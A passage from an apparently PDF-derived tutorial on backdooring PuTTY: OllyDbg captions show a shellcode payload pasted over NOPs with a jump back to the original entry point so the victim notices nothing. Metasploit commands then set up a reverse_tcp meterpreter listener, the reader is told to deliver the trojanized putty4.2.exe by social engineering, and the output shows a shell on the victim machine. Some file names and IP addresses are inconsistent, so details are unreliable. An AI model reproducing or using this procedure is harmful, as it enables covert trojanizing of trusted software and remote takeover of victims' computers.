
The screenshot shows the OllyDbg debugger interface with the following panes:

- Assembly pane:** Displays assembly code from address 004C71A3 to 004C71C2. The code consists of multiple NOP instructions.
- Registers pane:** Shows CPU registers (ERX, ECX, EDX, EBX, ESP, ECSP, EDSP, ESI, EDI, EIP) and memory locations (ESI, EDI, ECX, ECSP, EDSP, EIP). A call stack is visible at the bottom.
- Stack dump pane:** Displays the stack contents starting at address 004C71D0, showing various memory states (empty, DS, ES, FS, GS, etc.) and their addresses.
- Memory dump pane:** Displays memory dump information for address 0012FFC4, showing hex values and ASCII representation.


Copy the payload from notepad. This is the payload we are going to place in place of NOPs. Right click on the selected section -> Binary -> Binary paste.




We can see that the payload has been converted to the assembly instructions.



After the payload, we need to place the original entry point of the putty2.exe, so that the victim couldn't know that something fishy is being going on.





Here we have inserted the original entry point of the pnuity.exe so that after the run of shellcode counter can return back to original executable scenario.



Copy the updated mnemonics to the executable.

The screenshot shows the OllyDbg interface with the assembly window active. The assembly code is for the module putty4_1.exe. A context menu is open over the assembly code, with 'Copy to executable' highlighted. The Registers window shows CPU registers like EIP, ECX, and ESP. The Stack window shows memory dump starting at address 0012FFC0. The Dump window shows memory dump starting at address 0012FFC0.

Save the updated file (putty4.2.exe).




Execution

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

- The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

At this point we are going to want to fire up msfconsole and start up the multihandler listener.



```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) >
```

Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.

```
use exploit/multi/handler
```


```
set payload windows/meterpreter/reverse_tcp
```

```
set lhost 192.168.1.6
```


```
exploit
```

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.64
LHOST => 192.168.1.64
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) >
```

Now listener has been set up successfully.



Now send your putty.exe files to victim using any social engineering technique. Now when the victim will use putty4.2.exe you will get the meterpreter of victim PC.



Attacker successfully owned the victim machine.

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.64
LHOST => 192.168.1.64
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.64:4444
[*] Sending stage (179779 bytes) to 192.168.1.65
[*] Meterpreter session 1 opened (192.168.1.64:4444 -> 192.168.1.65:1040) at 202
1-04-12 00:51:07 -0500

meterpreter > sysinfo
Computer       : BARNEY-845E90F
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > shell
Process 868 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```